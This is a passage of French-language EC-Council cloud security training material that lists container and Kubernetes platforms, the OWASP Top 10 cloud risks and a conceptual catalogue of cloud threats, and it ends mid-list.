



Figure 11.22 : Docker

Les autres plateformes de gestion de conteneurs sont les suivantes :

- Amazon Elastic Container Service (ECS) (<https://aws.amazon.com>)
- Microsoft Azure Container Instances (ACI) (<https://azure.microsoft.com>)
- Red Hat OpenShift Container Platform (<https://www.openshift.com>)
- Portainer (<https://www.portainer.io>)
- HPE Ezmeral Container Platform (<https://www.hpe.com>)

Kubernetes Platforms

Kubernetes An open-source **container orchestration engine** for automating deployment, scaling, and management of containerized applications



The screenshot shows the Kubernetes dashboard interface. On the left, there's a sidebar with options like Nodes, Persistent Volumes, Roles, Storage Classes, Namespace, kube-system, Overview, Workloads, Cron Jobs, Daemon Sets, Deployments, Jobs, Pods (selected), Replica Sets, Replication Controllers, Stateful Sets, Discovery and Load Balancing. The main area has two charts: 'CPU usage' and 'Memory usage'. Below the charts is a table titled 'Pods' with columns: Name, Node, Status, Restarts, Age, CPU (cores), and Memory (bytes). It lists several pods: kubernetes-dashboard-7b9c7b, heapster-ohyr, influxdb-grafana-77c7p, kube-scheduler-minikube, and etcd-minikube, all in a 'Running' state.

<https://kubernetes.io>

Amazon Elastic Kubernetes Service (EKS)
<https://aws.amazon.com>

Docker Kubernetes Service (DKS)
<https://www.docker.com>

Knative
<https://cloud.google.com>

IBM Cloud Kubernetes Service
<https://www.ibm.com>

Google Kubernetes Engine (GKE)
<https://cloud.google.com>

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Plateformes Kubernetes

Vous trouverez ci-dessous une liste des différentes plateformes Kubernetes :

- **Kubernetes**

Source : <https://kubernetes.io>

Kubernetes est un moteur d'orchestration de conteneurs open-source permettant d'automatiser le déploiement, la montée en charge et la gestion d'applications conteneurisées. Il regroupe également les différents conteneurs qui composent une application en plusieurs unités logiques pour en faciliter la gestion et la découverte. Il permet aux utilisateurs de tirer parti d'une infrastructure sur site, d'une infrastructure hybride ou d'une infrastructure Cloud pour migrer les charges de travail d'un endroit à un autre. Kubernetes peut également déployer et mettre à jour les contenus confidentiels et les configurations d'applications sans reconstruire les images de conteneurs et sans exposer les contenus confidentiels dans la configuration de la pile.





Figure 11.23 : Kubernetes

Les autres plateformes Kubernetes sont les suivantes :

- Amazon Elastic Kubernetes Service (EKS) (<https://aws.amazon.com>)
- Docker Kubernetes Service (DKS) (<https://www.docker.com>)
- Knative (<https://cloud.google.com>)
- IBM Cloud Kubernetes Service (<https://www.ibm.com>)
- Google Kubernetes Engine (GKE) (<https://cloud.google.com>)



Découvrez les menaces sur le Cloud

La plupart des organisations adoptent la technologie du Cloud car elle permet de réduire les coûts grâce à une informatique optimisée et efficace. La technologie robuste du Cloud offre différents types de services aux utilisateurs finaux. Cependant, de nombreuses personnes s'inquiètent des risques et menaces critiques pour la sécurité du Cloud, dont les attaquants peuvent profiter pour compromettre la sécurité des données, obtenir un accès illégal aux réseaux, etc. Cette section traite des risques et menaces de sécurité importants qui affectent les systèmes dans le Cloud.

OWASP Top 10 Cloud Security Risks

Risks	Description
R1 - Accountability and Data Ownership	<ul style="list-style-type: none">Using the public cloud for hosting business services can cause severe risk for the recoverability of data
R2 - User Identity Federation	<ul style="list-style-type: none">Creating multiple user identities for different cloud providers makes it complex to manage multiple user IDs and credentials
R3 - Regulatory Compliance	<ul style="list-style-type: none">There is a lack of transparency, and there are different regulatory laws in different countries
R4 - Business Continuity and Resiliency	<ul style="list-style-type: none">There can be business risk or monetary loss if the cloud provider handles the business continuity improperly
R5 - User Privacy and Secondary Usage of Data	<ul style="list-style-type: none">The default share feature in social web sites can jeopardize the privacy of user's personal data

<https://www.owasp.org>



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

OWASP Top 10 Cloud Security Risks (Cont'd)

Risks	Description
R6 - Service and Data Integration	<ul style="list-style-type: none">Unsecured data in transit is susceptible to eavesdropping and interception attacks
R7 - Multi Tenancy and Physical Security	<ul style="list-style-type: none">Poor logical segregation may lead to tenants interfering with the security features of other tenants
R8 - Incidence Analysis and Forensic Support	<ul style="list-style-type: none">Due to the distributed storage of logs across the cloud, law enforcement agencies may face problems in forensics recovery
R9 - Infrastructure Security	<ul style="list-style-type: none">Misconfiguration of infrastructure may allow network scanning for vulnerable applications and services
R10 - Non-Production Environment Exposure	<ul style="list-style-type: none">Using non-production environments increases the risk of unauthorized access, information disclosure, and information modification



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Les 10 principaux risques de sécurité du Cloud de l'OWASP



Source : <https://www.owasp.org>

Le tableau ci-dessous résume les 10 principaux risques de sécurité du Cloud, selon l'OWASP.

Risques	Description
R1 - Responsabilité et propriété des données	<ul style="list-style-type: none"> ▪ Les organisations utilisent le Cloud public pour héberger des services commerciaux au lieu d'un datacenter traditionnel. ▪ Parfois, l'utilisation du Cloud entraîne la perte de la responsabilité et du contrôle des données, alors que l'utilisation d'un centre de données traditionnel permet de contrôler et de protéger les données de manière logique et physique. ▪ L'utilisation du Cloud public peut compromettre la récupération des données et entraîner des risques critiques que l'organisation doit impérativement minimiser.
R2 - Fédération des identités d'utilisateurs	<ul style="list-style-type: none"> ▪ Les entreprises utilisent les services et les applications de différents fournisseurs de Cloud, ce qui multiplie les comptes utilisateurs et complique la gestion des multiples identifiants et informations d'identification. ▪ Les fournisseurs de Cloud ont moins de contrôle sur le cycle de vie des comptes utilisateur et le départ des utilisateurs.
R3 - Conformité réglementaire	<ul style="list-style-type: none"> ▪ Le respect de la conformité réglementaire peut être complexe. ▪ Les données qui sont sécurisées dans un pays peuvent ne pas l'être dans un autre pays en raison du manque de transparence et des différentes lois en vigueur dans les différents pays.
R4 - Continuité des activités et résilience	<ul style="list-style-type: none"> ▪ La continuité des activités dans une organisation informatique garantit que l'activité peut être menée en cas de catastrophe. ▪ Lorsque les organisations utilisent des services Cloud, il y a un risque de pertes financières si le fournisseur de Cloud ne gère pas correctement la continuité des activités.
R5 - Vie privée des utilisateurs et utilisation détournée des données	<ul style="list-style-type: none"> ▪ L'utilisation de sites web de réseaux sociaux présente un risque pour les données personnelles car elles sont stockées dans le Cloud et la plupart des fournisseurs de réseaux sociaux exploitent les données des utilisateurs pour un usage secondaire ou détourné. ▪ La fonction de partage par défaut des sites de réseaux sociaux peut mettre en péril la confidentialité des données personnelles des utilisateurs.
R6 - Intégration des services et des données	<ul style="list-style-type: none"> ▪ Les organisations doivent assurer une protection adéquate lorsque des données privées sont transférées de l'utilisateur vers le centre de données dans le Cloud. ▪ Les données non sécurisées en transit sont susceptibles d'être visionnées et interceptées.
R7 - Multi-locations et sécurité physique	<ul style="list-style-type: none"> ▪ La technologie du Cloud utilise le concept de multi-location pour le partage des ressources et des services entre plusieurs clients, comme les réseaux et les bases de données. ▪ Un cloisonnement logique incorrect peut conduire des locataires à interférer avec les fonctions de sécurité d'autres locataires.

R8 - Analyse d'incidents et support forensique	<ul style="list-style-type: none">▪ Lorsqu'un incident de sécurité se produit, il peut être difficile d'enquêter sur les applications et les services hébergés chez un fournisseur de services Cloud, car les journaux d'événements sont répartis sur plusieurs hôtes et centres de données situés dans plusieurs pays et régis par des lois et des politiques différentes.▪ En raison du stockage distribué des journaux dans le Cloud, les autorités chargées de l'application de la loi peuvent être confrontées à des problèmes de récupération forensique.
R9 - Sécurité de l'infrastructure	<ul style="list-style-type: none">▪ Les principes de base de la configuration de l'infrastructure doivent être conformes aux bonnes pratiques du secteur, car il existe un risque constant d'actions malveillantes.▪ Une mauvaise configuration de l'infrastructure peut permettre aux scanners de réseau de détecter des applications et des services vulnérables et de récupérer des informations, telles que les ports actifs non utilisés et les mots de passe et configurations par défaut.
R10 - Exposition des environnements hors production	<ul style="list-style-type: none">▪ Les environnements hors production sont utilisés pour la conception et le développement d'applications et pour tester les activités internes d'une organisation.▪ L'utilisation d'environnements hors production augmente le risque d'accès non autorisé, de divulgation et de modification des informations.

Table 11.2 : Les 10 principaux risques de sécurité du Cloud de l'OWASP



Les menaces sur le Cloud

Voici quelques menaces qui pèsent sur le Cloud :

- **Violation/perte de données**

Un environnement de Cloud mal conçu avec de multiples clients présente un risque élevé de violation de données, car une faille dans l'application d'un client peut

permettre aux attaquants d'accéder aux données des autres clients. La perte ou la fuite de données dépend fortement de l'architecture et du fonctionnement du Cloud.

Les problèmes de perte de données sont les suivants :

- Données effacées, modifiées ou découplées (perdues).
- Clefs de chiffrement perdues, égarées ou volées.
- Accès illégal aux données en raison de contrôles d'authentification, d'autorisation et d'accès inadaptés.
- Données mal utilisées par le CSP.

▪ **Abus et utilisation néfaste des services Cloud**

La présence de systèmes d'enregistrement d'utilisateurs faibles dans l'environnement Cloud peut permettre aux attaquants de créer un accès anonyme aux services Cloud et de perpétrer diverses attaques, telles que le piratage de mots de passe et de services critiques, la construction de tables arc-en-ciel, l'utilisation de fermes de résolution de CAPTCHA, le déclenchement d'attaques dynamiques, l'hébergement d'exploits sur des plateformes Cloud, l'hébergement de données malveillantes, la commande ou le contrôle de botnets et les DDoS.

▪ **Interfaces et API non sécurisées**

Les interfaces ou API permettent aux clients de gérer et d'interagir avec les services Cloud. La sécurité des modèles de services Cloud doit être intégrée, et les utilisateurs doivent être conscients des risques de sécurité lors de l'utilisation, de la mise en œuvre et de la surveillance de ces services. Les risques liés aux interfaces et API non sécurisées sont les suivants :

- Contournement des politiques définies par l'utilisateur.
- Fuite d'informations.
- Brèche dans les dispositifs de journalisation et de surveillance.
- Dépendances inconnues de l'API.
- Mots de passe/tokens réutilisables.
- Validation insuffisante des données d'entrée.

▪ **Diligence raisonnable insuffisante**

Le manque de connaissance de l'environnement Cloud du CSP entraîne des risques au niveau des responsabilités opérationnelles telles que la sécurité, le chiffrement, la réponse aux incidents, et d'autres problèmes tels que ceux liés aux contrats, à la conception et à l'architecture.

▪ **Problèmes de technologie partagée**

Les fournisseurs IaaS partagent l'infrastructure pour fournir des services évolutifs. La plupart des composants d'infrastructure sous-jacents (GPU, caches CPU, etc.) n'offrent

pas de propriétés d'isolation significatives dans un environnement multi-locataire. Cela permet aux attaquants qui parviennent à exploiter les vulnérabilités des applications d'un client d'attaquer d'autres machines. Pour combler cette lacune, les hyperviseurs de virtualisation servent de médiateur entre les systèmes d'exploitation invités et les ressources physiques qui pourraient contenir des failles permettant aux pirates d'obtenir un contrôle non autorisé sur les plateformes sous-jacentes.

- **Profil de risque inconnu**

Les mises à jour logicielles, l'analyse des menaces, la détection des intrusions, les pratiques de sécurité et divers autres éléments déterminent le niveau de sécurité d'une organisation. Les organisations clientes ne sont pas en mesure d'obtenir une vision claire des procédures de sécurité internes, de la conformité de la sécurité, du renforcement de la configuration, des correctifs, de l'audit et de la journalisation, etc. car elles sont moins impliquées dans la propriété et la maintenance du matériel et des logiciels dans le Cloud.

Cependant, les organisations doivent être conscientes de problèmes tels que les procédures de sécurité internes, la conformité à la sécurité, le renforcement de la configuration, les correctifs, l'audit et la journalisation.

- **Horloges système non synchronisées**

L'absence de synchronisation des horloges des systèmes peut affecter le fonctionnement des tâches automatisées. Si par exemple, les équipements informatiques Cloud n'ont pas d'horloges synchronisées, l'inexactitude de l'horodatage fait que l'administrateur réseau est incapable d'analyser avec précision les fichiers journaux pour détecter d'éventuelles activités malveillantes. Des horloges non synchronisées peuvent causer divers autres problèmes ; par exemple, dans le cas de transactions financières ou de sauvegardes de bases de données, l'erreur d'horodatage peut entraîner des problèmes ou des écarts importants.

- **Conception et planification inadaptées de l'infrastructure**

Un accord entre le CSP et le client définit la qualité du service offert par le CSP, comme les durées de panne, les redondances sur le plan physique et sur le plan du réseau, les modalités de sauvegarde et de restauration des données et les périodes de disponibilité.

Parfois, les CSP ne peuvent pas satisfaire l'augmentation rapide de la demande en raison d'une pénurie de ressources informatiques et/ou d'une mauvaise conception du réseau (par exemple, le trafic passe par un point unique, même si le matériel nécessaire est disponible), ce qui entraîne une latence inacceptable du réseau ou l'incapacité de respecter les niveaux de service convenus.

- **Conflits entre les processus de durcissement du client et l'environnement Cloud**

Certains processus de durcissement du client peuvent entrer en conflit avec l'environnement d'un CSP, rendant leur mise en œuvre impossible par le client. Le Cloud étant un environnement multi-locataires, la cohabitation de nombreux clients entraîne

en effet des conflits pour les fournisseurs de Cloud, car les exigences en matière de sécurité des communications sont susceptibles de diverger entre les clients.

- **Perte des journaux de sécurité et d'exploitation**

La perte des journaux d'exploitation rend difficile toute analyse des variables opérationnelles. Les options pour résoudre des problèmes sont limitées lorsqu'aucune donnée n'est disponible pour l'analyse. La perte des journaux de sécurité présente un risque pour gérer la mise en place du système de gestion de la sécurité de l'information. La perte des journaux de sécurité peut se produire en cas de sous-dimensionnement du stockage.

- **Les initiés malveillants**

Les initiés malveillants sont des employés (actuels ou anciens), des sous-traitants ou d'autres partenaires commerciaux mécontents qui ont ou ont eu un accès autorisé aux ressources du Cloud et qui pourraient intentionnellement utiliser cet accès à mauvais escient pour compromettre la confidentialité, l'intégrité ou la disponibilité des informations de l'organisation. Les initiés malveillants qui ont un accès autorisé aux ressources Cloud peuvent abuser de leur accès pour compromettre les informations disponibles dans le Cloud. Les menaces comprennent la perte de réputation, de productivité et le vol de fonds.

- **Accès illégal au Cloud**

La faiblesse des contrôles d'authentification et d'autorisation peut conduire à un accès illégal, compromettant ainsi les données confidentielles et critiques stockées dans le Cloud.

- **Perte de la réputation de l'entreprise en raison des activités des co-locataires**

Cette menace est due à l'absence d'isolation des ressources et de l'image de marque, à la présence de vulnérabilités dans les hyperviseurs, etc. Les ressources du Cloud sont partagées. Ainsi, l'activité malveillante d'un co-locataire peut affecter la réputation d'un autre : Mauvaise prestation de services, perte de données, etc. pouvant nuire à la réputation de l'entreprise.

- **Escalade de privilèges**

Des erreurs dans le système d'attribution des accès, telles que des erreurs de codage et des défauts de conception, peuvent faire qu'un client, un tiers ou un employé obtienne plus de droits d'accès que prévu. Cette menace est due aux vulnérabilités d'authentification, d'autorisation et de responsabilité, aux vulnérabilités de provisionnement et de déprovisionnement des utilisateurs, aux vulnérabilités des hyperviseurs, aux rôles et responsabilités non clairement définis, à une mauvaise configuration, etc.

- **Catastrophes naturelles**

En fonction de la situation géographique et du climat, les centres de données peuvent être exposés à des catastrophes naturelles, telles que des inondations, la foudre et des tremblements de terre, qui peuvent affecter les services Cloud.

- **Défaillance matérielle**

Les défaillances des matériels, tels que les commutateurs, les serveurs, les routeurs, les points d'accès, les disques durs, les cartes réseau et les processeurs des centres de données, peuvent rendre les données du Cloud inaccessibles. La majorité des défaillances matérielles sont dues à des problèmes de disque dur. Les pannes de disque dur sont très longues à repérer et à réparer en raison de leur caractère complexe et de bas niveau. Une défaillance matérielle peut entraîner des performances médiocres pour les utilisateurs finaux et nuire à l'entreprise.

- **Défaillance de la chaîne d'approvisionnement**

Une défaillance de la chaîne d'approvisionnement peut être causée par des conditions d'utilisation incomplètes et non transparentes, des dépendances cachées créées par des applications cross-cloud, le choix d'un CSP inadapté, le manque de redondance des fournisseurs, etc. Les fournisseurs de Cloud externalisent certaines tâches à des tiers. Ainsi, la sécurité du Cloud est directement proportionnelle à la sécurité de chaque maillon et à l'ampleur de la dépendance vis-à-vis de tiers. Une rupture dans la chaîne peut entraîner une perte de confidentialité et d'intégrité des données, l'indisponibilité des services, la violation du SLA, des pertes économiques et une dégradation de l'image de marque, l'incapacité à répondre à la demande des clients et des défaillances en cascade.

- **Modification du trafic réseau**

Dans le Cloud, le trafic réseau peut être modifié en raison de failles lors du provisionnement ou du déprovisionnement des réseaux, ou de vulnérabilités dans le chiffrement des communications. La modification du trafic réseau peut entraîner la perte, l'altération ou le vol de données et de communications confidentielles.

- **Défaillance du cloisonnement**

La multi-location et les ressources partagées sont les caractéristiques du Cloud. Une isolation ou un cloisonnement fort du stockage, de la mémoire, du trafic et de la réputation entre les différents locataires fait défaut. En cas de défaut d'isolation, les attaquants tentent de contrôler les opérations des autres clients du Cloud afin d'obtenir un accès illégal aux données.

- **Acquisition du fournisseur de services Cloud**

L'acquisition d'un CSP peut augmenter la probabilité d'un changement de stratégie et remettre en question les engagements non contraignants. Cela pourrait représenter une difficulté dans le traitement des exigences de sécurité.

- **Compromission de l'interface de gestion**

Les interfaces de gestion client des fournisseurs de Cloud facilitent l'accès à un grand nombre de ressources sur Internet. Cela accroît les risques de sécurité, en particulier lorsqu'ils sont combinés à l'accès à distance et aux vulnérabilités des navigateurs web. La compromission de l'interface de gestion résulte d'une mauvaise configuration, de vulnérabilités du système et des applications, d'un accès à distance à l'interface de gestion, etc.

- **Défaillance de la gestion du réseau**

Une mauvaise gestion du réseau entraîne sa congestion, des problèmes de connexion, des défauts de configuration, un manque d'isolation des ressources, etc. qui affectent les services et la sécurité.

- **Attaques d'authentification**

Les mécanismes d'authentification faibles (mots de passe faibles, réutilisation des mots de passe, etc.) et les limites inhérentes aux mécanismes d'authentification à facteur unique permettent aux attaquants d'obtenir un accès non autorisé aux systèmes Cloud.

- **Attaques au niveau des machines virtuelles**

